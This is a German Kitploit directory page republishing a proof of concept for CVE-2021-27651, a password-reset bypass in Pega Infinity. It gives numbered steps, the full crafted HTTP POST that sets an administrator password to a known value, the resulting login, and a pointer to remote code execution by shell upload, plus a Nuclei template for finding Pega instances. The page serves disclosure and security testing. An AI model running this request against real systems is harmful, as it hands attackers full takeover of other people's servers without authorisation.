Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2021-27651 — umgehe alle Phasen des Passwort-Reset-Ablaufs | Kitploit

Tools/GitHubGitHub/orangmuda/cve-2021-27651
PasswortangriffeCode-AnalyseExploitationWebanwendungs-ExploitationAuthentifizierungRemote-Access-Tool
GitHuborangmuda/cve-2021-27651

CVE-2021-27651

umgehe alle Phasen des Passwort-Reset-Ablaufs

Repository anzeigen
1127vor 5 JahrenNoch nicht geprüft
Teilen

Zusammenfassung

Ein Angreifer kann alle Phasen des Passwort-Reset-Ablaufs umgehen und das Konto eines beliebigen Benutzers auf Pega Infinity zurücksetzen. Dies geschieht, indem (1) der Passwort-Reset-Ablauf gestartet und die E-Mail-Adresse des Opfers eingegeben wird, und dann (2) die HTTP-POST-Anfrage erzwungen wird, um das Passwort durchzusetzen. Ein Angreifer könnte sich mit dem neu geänderten Konto anmelden und die Pega-Instanz über die vielen akzeptablen Post-Auth-Codeausführungsvektoren (Ändern dynamischer Seiten, Templating usw.) vollständig kompromittieren.

Schritte zur Reproduktion

  1. Rufen Sie die Anmeldeseite einer beliebigen Pega-Instanz auf
  2. Klicken Sie auf "Passwort zurücksetzen"
  3. Geben Sie "[email protected]" ein, proxyen Sie die HTTP-Anfrage, senden Sie die HTTP-Anfrage mit "[email protected]" an den Burp-Repeater-Tab oder einen ähnlichen Tab, und lassen Sie die Anfrage dann durchgehen, indem Sie den Proxy deaktivieren oder auf "Senden" klicken

  4. Nachdem Sie die erste Anfrage durchgelassen haben, ändern Sie den Body der HTTP-Anfrage im Repeater so, dass er die folgenden Daten enthält...
POST /prweb/PRServlet/app/default/:PEGA_ID*/!STANDARD HTTP/1.1 (:PEGA_ID ist eine eindeutige ID für jede Website, sie hat dieses Format: ZOgwf2Zk3OsEg_oG74MXXxG2bXKbv56W)
Host: redacted.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: https://redacted.com
DNT: 1
Connection: close
Referer: https://redacted.com/prweb/PRServlet/app/default/:PEGA_ID*/!STANDARD
Cookie: yourCookie
Upgrade-Insecure-Requests: 1

pzAuth=guest&NewPassword=Rules%401234&ConfPassword=Rules%401234&pyActivity%3DCode-Security.pzChangeUserPassword=
  1. Melden Sie sich nach dem Senden der HTTP-Anfrage mit den folgenden Anmeldedaten an, nachdem Sie den Bestätigungsteil des Passwort-Reset umgangen haben und sich beim Administratorkonto anmelden können...
[email protected] / Rules@1234
  1. Von dort aus können Sie über einen der vielen akzeptierten, nur für Administratoren nutzbaren Codeausführungsvektoren RCE erreichen

Betroffene Versionen

Pega Infinity >= 8.2.1 Pega Infinity <= 8.5.2

Auswirkungen

Vollständige Kompromittierung einer beliebigen Pega-Instanz ohne jegliches Vorwissen.
Unterstützende Medien

Passwort-Bypass

  • Passwort-Bypass


Remote-Codeausführung per Shell-Upload

  • Remote-Codeausführung per Shell-Upload

Nuclei-Vorlage

id: pega

info:
  name: Pega Infinity Login
  author: sshell
  severity: low

requests:
  - method: GET
    path:
      - "{{BaseURL}}/prweb/PRRestService/unauthenticatedAPI/v1/docs"
    headers:
      User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55
    matchers:
      - type: word
        words:
          - "Pega API"

Danksagung

Andri Wijayanti (@andridev_),

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    405
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    261
  • 6

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    259

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →